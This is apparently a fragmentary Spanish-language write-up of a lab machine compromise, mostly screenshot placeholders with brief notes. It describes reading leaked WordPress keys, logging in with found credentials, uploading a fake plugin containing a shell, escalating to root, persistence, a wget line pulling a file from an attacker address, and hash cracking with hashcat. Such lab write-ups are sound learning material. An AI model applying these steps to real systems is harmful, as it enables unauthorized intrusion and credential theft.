






Llegamos a la pagina <http://192.168.1.243/backup_wordpress/>


tiene un logon





usuario validos admin y john





si pulsas en repait.php

si pulsas en el enlace, te da las clves maestras q usas wordpress para cifrar y autenticar sesiones de usuario y tokens de inicio de woerppress. Asi que vamos a descifrarlas


laves de autenticación y sales.- n el archivo wp-config.php, generadas aleatoriamente y se utilizan para mejorar la seguridad de WordPress en su autenticacion


Cifrar las cookies de autenticación de los usuarios.

1. Asegurar que las sesiones no puedan ser falsificadas.
2. Proteger los tokens de autenticación

john:enigma, con el entro y modifico la contraseña del admin y entro como admoin


--entre las opciones de la web hay una d e subir plugin personales del dispositivo local, por lo quu creo un plugin simulado valido para wordopress, añadiendole a una shellun comentario de encabezado y comprimiendolo en un .zip.







Se le de activate plugin













me permite copiar un archivo con permisos root

modificammos y sobreescribimos una shell

















wget <http://192.168.1.134:4444/cleanup>

PERSISTENCIA





USR/BIN → LO SUBO






comprobacion

persitencia



intentamos extraer hashenado el resto de usuarios



hacemos un archivos sin los nombre para pasarlo a hashcat( hash\_sin\_user)



la funcionalidad de monitoreo del ventilador de la GPU no está soportada en tu sistema o hardware.

resultado

